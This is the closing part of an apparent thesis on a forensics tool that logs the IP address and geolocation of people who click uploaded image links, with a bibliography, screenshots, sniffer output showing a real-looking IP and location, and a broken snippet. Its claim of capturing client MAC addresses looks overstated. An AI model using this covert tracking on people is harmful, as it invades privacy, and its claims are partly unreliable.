The version one of Voyager is a basic, robust and effective network forensics analysis tool. As mentioned in the earlier section, there are some reliability issues which may arise due to the single machine functionality rather than distributive operations. Hence one possible solution (and an important future aspect of development) would be to allocate special hashed session ID's to every recorded network session. This helps keep track of the network session. Also, the project only uses HTTP as the packet dissection and parsing functionality. The main reason behind using SCAPY is that it allows the examiner or researcher to create new network analysis tools based on the protocol needed.

Another future aspect would be to write networking protocols libraries in python and SCAPY which would allow network forensics examiner to monitor and extract VoIP (Voice over IP) data. Future enhancements would be the data analysis and visualization of the collected data. Using an Angular JS framework, there can be a very detailed visualization of the data collected. Using the output JSON files, a NOSQL database can be created. It is assumed that a substantial amount of data can be collected thus there is possibility of data mining and clustering the different parameters of the data. The figure 29 represents one such visualization:



Figure 29: Real time visualization on the world map(50)

This figure (50) illustrates data on CP which is maintained by the FBI; hence the visualization on the map, based on different data analysis such location based in real time or static Geo locations, etc.

Also since the IP address obtained is a public IP address; it can also be from a Tor network VPN. Under any circumstances this program does not attempt to identify private IP address; rather, it proposes to extend the sniffing module program by using Geo IP 2 API, which can determine the Suspicious IP (53). This database contains 94+ million anonymous IPv4 addresses. One has to buy the access to the data-set, but thus it would make the development of this program completely open-source in terms of its components.

9 Conclusion

The Thesis successfully develops a preventive network forensic analysis tool which involves the use of graphic images to establish a client-server connection, thus collecting network data such as IP address and MAC address of the machine through image clicks.

The realization of the solution was successful and was able to obtain public IP addresses of the clients. The MAC address of the connecting devices was also collected and was recorded in the database in real time while the URL of the image on server was clicked. The data of the image uploaded and the related network data is recorded using MySQL, which houses on an Amazon AWS EC2 instance.

This thesis also recognizes the problem of large network data packet capture PCAP in order to parse and obtain the specific output data and hence gives a solution using sniff module SCAPY. With this module, parsing and sniffing of the network data packets were done in real-time with no file storage. Thus giving a positive aspect of using minimal infrastructure for deployment of the tool.

Bibliography

References

- (1) Gottschalk,Petter. A Dark Side of Computing and Information Sciences: Characteristics of Online, VOL. 2, NO. 9, September 2011 ISSN 2079-8407 Journal of Emerging Trends in Computing and Information Sciences.
- (2) Ahlers, C. J., Schaefer, G. A., Mundt, I. A., Roll, S., Englert, H., Willich,S. N., Beier, K. M. (2011). How unusual are the contents of paraphilias? Paraphilia-associated sexual arousal patterns in a community-based sample of men. Journal of Sexual Medicine, 8, 1362–1370. doi:10.1111/j.1743-6109.2009.01597.x
- (3) Schmidt, Alexander; Mokros, Andreas; Banse, Rainer. Is Pedophilic Sexual Preference Continuous? A Taxometric Analysis Based on Direct and Indirect Measures.ISSN: 1040-3590,DOI: 10.1037/a0033326, Accession Number: 92960984.
- (4) Seto, M. C. 2008. Pedophilia and sexual offending against children: Theory, assessment, and intervention. Washington, DC: American Psychological Association. doi:10.1037/11639-000
- (5) Yung,Corey Rayburn. SEX OFFENDER EXCEPTIONALISM AND PREVENTIVE DETENTION,0091-4169/11/10103-0969 THE JOURNAL OF CRIMINAL LAW CRIMINOLOGY Vol. 101,No.3(2011).
- (6) Elzinga,Paul; Wolff, Karl Erich; Poelmans, Jonas. Analyzing Chat Conversations of Pedophiles with Temporal Relational Semantic Systems, 2012 European Intelligence and Security Informatics Conference, Odense, 2012, pp. 242-249.doi: 10.1109/EISIC.2012.12
- (7) Ghazali, Rahmat Ph.D. Universiti Teknologi MARA; Alisiri, Abdullah Ali, Universiti

Teknologi MARA and Jaalli,Nurrianti, Ohio University, Athens. SEXUAL EXPLOITATION VIA ONLINE PUBLIC CHATROOMS,The 2014 WEI International Academic Conference Proceedings Bali, Indonesia.

(8) McLaughlin, J. 1998. Technophilia: A modern day paraphilia. Knight Stick: Hampshire: Police Association Publication,, Vol. 51, 47-51 Spring/Summer.

(9) Kierkegaard, S. 2008. Cybering, online grooming and ageplay, Computer Law Security Report, 24, 41-55.Medietilsynet (2008). Trygg bruk undersøkelsen 2008 (Safe use survey 2008), Medietilsynet (Norwegian MediaAuthority, Fredrikstad, Norway).

(10) Dombrowski, S.C.; Gischlar, K.L. and Durst, T. (2007). Safeguarding Young People from Cyber Pornography and Cyber Sexual Predation: A Major Dilemma of the Internet, Child Abuse Review, 16, 153-170.

(11) The TCPdump Manual: www.tcpdump.org/tcpdump_man.html

(12) The SCAPY Project: <http://www.secdev.org/projects/scapy/>

(13) The Project SCAPY Github Repository: <https://github.com/secdev/scapy>

(14) HERCULES customizable payload generator :<https://github.com/EgeBalci/HERCULES>

(15) Kumar,Kailash; Sofat,Sanjeev; Jain,S.K; Aggarwal, Naveen. Significance of Hash Value Generation in Digital Forensics: A Case Study,International Journal of Engineering Research and Development,e-ISSN : 2278-067X, p-ISSN : 2278-800X, www.ijerd.com,Volume 2, Issue 5 (July 2012), PP. 64-70.

- (16) Lynch, Mona. 2002. Pedophiles and Cyber-predators as Contaminating Forces: The Language of Disgust, Pollution, and Boundary Invasions in Federal Debates on Sex Offender Legislation. *Law Social Inquiry*, 557.doi:10.1111,j.1747-4469.2002.tb00814.wx
- (17) Sullivan,Brooke. Sexting: crime and punishment. *Journal of Computing Sciences in Colleges* archive Volume 26 Issue 3, January 2011 Pages 47-53.
- (18) FBI document regarding Pedophiles, Senate of Puerto Rico :<http://senado.pr.gov/Ponencias/ps%20734%20Policia%20de%20Puerto%20Rico%20Anejo.pdf>
- (19) Emily Sarneso, Finding a Needle in a PCAP. DM-0001893,CERT,FloCon 2015 Collection.
- (20) Palmer, G. A road map for digital forensic research. Report From the First Digital Forensic Research Workshop (DFRWS), August 2001.
- (21) The conceptual reference to EC2:
[http://docs.aws.amazon.com/AWSEC2/latest/User Guide/concepts.html](http://docs.aws.amazon.com/AWSEC2/latest/User%20Guide/concepts.html).
- (22) Armbrust,Michael; Fox, Armando; Griffith, Rean; Joseph, Anthony D.; Katz, Randy; Konwinski, Andy; Lee, Gunho; Patterson, David; Rabkin, Ariel; Stoica, Ion and Zaharia, Matei. (2010), A View of Cloud Computing. *Communications of the ACM*, April 2010, vol. 53,no. 4.
- (23) Meireles Teixeira,Mario. WebMedia '16, November 08-11, 2016, Teresina, PI, Brazil ACM 978-1-4503-4512-5/16/11. Migrating Legacy Web Apps to Cloud Computing Environments: An architectural and economic perspective.
- (24) Adelstein, Tom. *JournalLinux Journal* archive,Volume 2004 Issue 118, February 2004,LAMP

Development at Public Sector Web

(25) Brannan, J. P.; James Landis. October 2000 SIGUCCS '00: Proceedings of the 28th annual ACM SIGUCCS conference on User services: Building the future, The Right Tools for the Right Jobs: Developing a Student Management System. ACM 1-58113-229-8/00/0010.

(26) A complete manual of PHP scripting.

php.net/manual/

(27) An Official Document Manual for MySQL:

<https://dev.mysql.com/doc/>.

(28) Tian, Ye; Xu, Kai and Ansari, Nirwan. IEEE Communications Magazine, April 2005 DOI: 10.1109/MCOM.2005.1404595 · Source: IEEE Xplore, TCP in Wireless Environments: Problems and Solutions.

(29) Wright, Marie A. Newsletter, ACM SIGSAC Review Homepage archive Vol. 10 Issue 1, Winter 1992, Security services in the OSI reference model, 10.1145/140691.140716.

(30) The Transmission Control Protocol, link: <https://condor.depaul.edu/jkristof/technotes/tcp.html>

(31) FBI's Innocent Images National Initiative homepage:

<https://www2.fbi.gov/publications/innocent.htm>

(32) Mumbai Police's Cyber Cell : <http://cybercellmumbai.gov.in/html/cyber-crimes/child-pornography.html>

(33) Qaisi, Laila M.; Aljarah, Ibrahim. "A twitter sentiment analysis for cloud providers: A

case study of Azure vs. AWS“, , vol. 00, no. , pp. 1-6, 2016, doi:10.1109/CSIT.2016.7549473

(34) Official website of Perverted Justice <http://www.perverted-justice.com/>

(35) NATO Cooperative Cyber Defence Centre of Excellence (the Centre) and Sixth Annual Meeting of the Internet Governance Forum 27-30 September 2011, United Nations Office in Nairobi, Nairobi, Kenya September 27, 2011

(36) Fournier, R. and Danisch, M. "Mining bipartite graphs to improve semantic pedophile activity detection," 2014 IEEE Eighth International Conference on Research Challenges in Information Science (RCIS), Marrakech, 2014, pp. 1-4.doi: 10.1109/RCIS.2014.6861035.

(37) Latapy, Matthieu; Magnien, Clémence and Raphaël Fournier. Quantifying paedophile activity in a large P2P system. Information Processing and Management, 2012.

(38) Ho, J; Ji, P.; Chen, W. and Hsieh, R. "Identifying Google Talk packets," 2009 IEEE International Conference on Intelligence and Security Informatics, Dallas, TX, 2009, pp. 285-290. doi: 10.1109/ISI.2009.5137327

(39) Office of Legal Education Executive Office for United States Attorneys, Prosecuting Computer Crimes Computer Crime and Intellectual Property Section Criminal Division, <https://www.justice.gov/sites/default/files/criminal-ccips/legacy/2015/01/14/ccmanual.pdf>

(40) Holik,F.; Horalek, J.; Marik, O.; Neradova, S. and Zitta,S. "Effective penetration testing with Metasploit framework and methodologies," 2014 IEEE 15th International Symposium on Computational Intelligence and Informatics (CINTI), Budapest, 2014, pp. 237-242.doi: 10.1109/CINTI.2014.7028682

(41) "A day in the life of a digital forensic investigator," In Computer Fraud Security,

Volume 2006, Issue 9, 2006, Pages 18-20, ISSN 1361-3723.

(42) Keller, K. 2016. The Tor Browser: A forensic investigation study, Thesis, Utica College, ProQuest Dissertations Publishing, 2016. 10168954.

(43) Bojarski,Kamil. "Dealer, Hacker, Lawyer, Spy: Modern Techniques and Legal Boundaries of Counter-cybercrime Operations," The European Review of Organised Crime 2(2), 2015, 25-50 ISSN: 2312-1653.

(44) De Souza, R. "FBI Randomly Used Malware on TORMail Users,While Busting Pedophiles," HackRead, 24-Jan-2016.

(45) Ionita, Mihai-Gabriel and Patriciu, Victor-Valeriu. Defending Against Attacks from the Dark Web Using Neural Networks and Automated Malware Analysis,ISSN 1947-5500. (46) Sweetie (internet avatar), Created to fight pedophilia.<https://www.savesweetienow.org/about-us>

(47) Operation Sweetie: A BBC report, <http://www.bbc.com/news/uk-24818769>. (48) The Metasploit image,<https://i1.wp.com/securitytraning.com/wp-content/uploads/2017/01/msfconsole.png?resize=696%2C462&ssl=1>

(49) A public PCAP repository for the use in academia and software testing:
<http://www.netresec.com/?page=PcapFiles>

(50) Violent Crimes Against Children/Online Predators<https://www.fbi.gov/investigate/violent-crime/cac>

(51) Page 72, Collection Générale des Décrets Rendus par la Convention Nationale, May 8, 1793 (Du 8 Mai 1793), Quote Publisher: Chez Baudouin, Imprimeur de la Convention

Nationale. A, Paris.

(52) Operation Broken Heart: <https://www.nbclosangeles.com/news/local/Child-Predators-275-Arrests-Pedophiles-Operation-Broken-Heart-SoCal-264817521.html>

(53) GEO IP 2 Database: <https://www.maxmind.com/en/geoip2-anonymous-ip-database>

(54) TCP Handshake reference : <https://labbots.com/>

(55) OSI Model image reference: <https://www.pei.com/wp-content/uploads/2016/03/OSI.jpg>

(56) Launch a Amazon AMI EC2 instance: <https://aws.amazon.com/getting-started/tutorials/launch-a-virtual-machine/>

Appendix

Usage and Screen-shots

Using the Image Upload Module

The image upload module can be accessed by the public DNS URL for the server followed by **/imageupload** as the image upload folder will be stored in the **/var/www/html/** as mentioned in the chapters 4 and 5.




Figure 30: Open the image upload module

In the screen-shot above, use of `http://` is done which is an unsecured method, but is the advisable mode of communications for digital forensics.




Figure 31: the image upload module

The screen-shot above is the GUI for application for the Image Upload module. In the screen-shot below, an examiner selects a file from a local disk and uploads it.




Figure 32: open an image




Figure 33: select a JPG image for upload

Once the the image has been loaded to a temporary memory, it is ready for upload to the server. The screen-shot below depicts the operation.




Figure 34: click on submit button to upload the image

Once the submit button is hit, the image is uploaded onto the server and a static URL is generated using the public DNS. In the future if a domain is associated with the server,

a dynamic URL generation may be possible.

The screen-shot below shows the output of the image upload. Once the image has been uploaded onto the server, the script will generate a new hashed index for the image and also rename the image with the same name as seen it the screen-shot below. The entry for generated URL, the image name and hash have been recorded on the database.




Figure 35: The output of image upload module

The screen-shot below shows getting to the URL link generated by the image upload.




Figure 36: The output of image upload module

Sniff via PCAP file

The offline PCAP file parser setup is shown in this section. The screen-shot below suggests the first step from the server side. It involves making a folder/directory on the server to store the PCAP file.



Figure 37: Created folder pcap on the server

The next step would be to save the recorded pcap file in the folder we created above. The screen-shot below shows the pcap file in the folder.




Figure 38: The test4.pcap file in the folder

Once the program is executed, the entry is made in the database. A recent edit to the program was to detect the suspicious operations of the network bots which are deployed to scrape network data from the IP hits based on the time of connections. The code for the program is below.

```

1
2 sm_ip = []
3 dm_ip = []
4 m_ip = []
5     if p.haslayer('IP'):
6         if not p['IP'].src in sm_ip:
7             sm_ip.append(p['IP'].src)
8         m_ip.append(p['IP'].src)
9         if not p['IP'].dst in dm_ip:
10            dm_ip.append(p['IP'].dst)
11        m_ip.append(p['IP'].dst)
12        print "{} : Source IP have suspicious activity".format(len(m_ip))
13    print "{} -Source IP Address are suspicious.".format(str(sm_ip))
14    print "{} -Destination IP Address are suspicious.".format(str(dm_ip))

```

Listing 8: Suspicious IP Code

```


[root@ip-... html]# ls /var/www/html/pcap/
test4.pcap
[root@ip-... html]# python pparser.py
Please enter the directory path to file: /var/www/html/pcap/
Please enter the filename: test.pcap
2 : Source IP have suspicious activity
['...'] -Source IP Address are suspicious.
['...'] -Destination IP Address are suspicious.
[root@ip-... html]#

```

1) run the file pparser.py
 2) enter the directory path to the folder with the pcap file.
 3) enter the name of the file
 4) Suspicious IP address

Figure 39: The output of pparser.py

The output of the file is recorded on the MySQL database. The screen-shot below is the output record in MySQL.



Showing rows 300 - 306 (307 total, Query took 0.0003 seconds)


SELECT * FROM 'ip_data'

Number of rows: 25

	id	src_ip	src_mac	dst_ip	dst_mac	host	file	time
	573		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			jquery-ui.css	2017-11-03 17:39:45
	574		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			phpmyadmin.css.php?nocache=3007137858ltr&server=1	2017-11-03 17:39:45
	575		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			fa95c54f0c97ab1c6475f32f1eadfba9.jpg	2017-10-11 00:30:24
	576		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			fa95c54f0c97ab1c6475f32f1eadfba9.jpg	2017-10-11 00:30:24
	577		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			3cbc2601ba784eb57dfc7dc3dd654712.jpg	2017-10-11 00:30:49
	578		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			fa95c54f0c97ab1c6475f32f1eadfba9.jpg	2017-10-11 00:30:24
	579		06:e8:b7:b1:92:c3	06:c7:20:5f:0d:f6			3cbc2601ba784eb57dfc7dc3dd654712.jpg	2017-10-11 00:30:49

Figure 40: The output record in MySQL

For the online network sniffing, the procedure is the same as above, except that there is no need of creating or storing a PCAP file. The screen shot below refers the operation of online sniffing. The added feature was using MAXMIND's database for IP and Cities to get the geo location of the IP Address click. Also, it scans the traffic through port 80; the entry in the database is the just the MD5 hash name of the image. The screen-shot below shows the operation done by online sniffing.



```
[ec2-user@ip-172-31-0-102 html]$ sudo python sniff_py.py
06:db:48:32:c2:34
06:2b:1d:f1:6b:38

69.3.114.227 just requested a GET us-west-1.compute.amazonaws.com/image_upload/upload/5b8c0301e7e2d6c14e9878
44a1cc8fc.jpg
The click is from Calabasas city.
The click is from US
frozenset(['CA'])
(34.2011, -118.5365)
2
[2]+ Stopped sudo python sniff_py.py
[ec2-user@ip-172-31-0-102 html]$
```

The screenshot shows a terminal window with the output of the `sniff.py` script. Three red circles and arrows highlight specific parts of the output: (1) points to the MD5 hash `44a1cc8fc.jpg`; (2) points to the city location `The click is from Calabasas city.`; (3) points to the state and coordinates `frozenset(['CA'])` and `(34.2011, -118.5365)`.

Figure 41: The output of sniff.py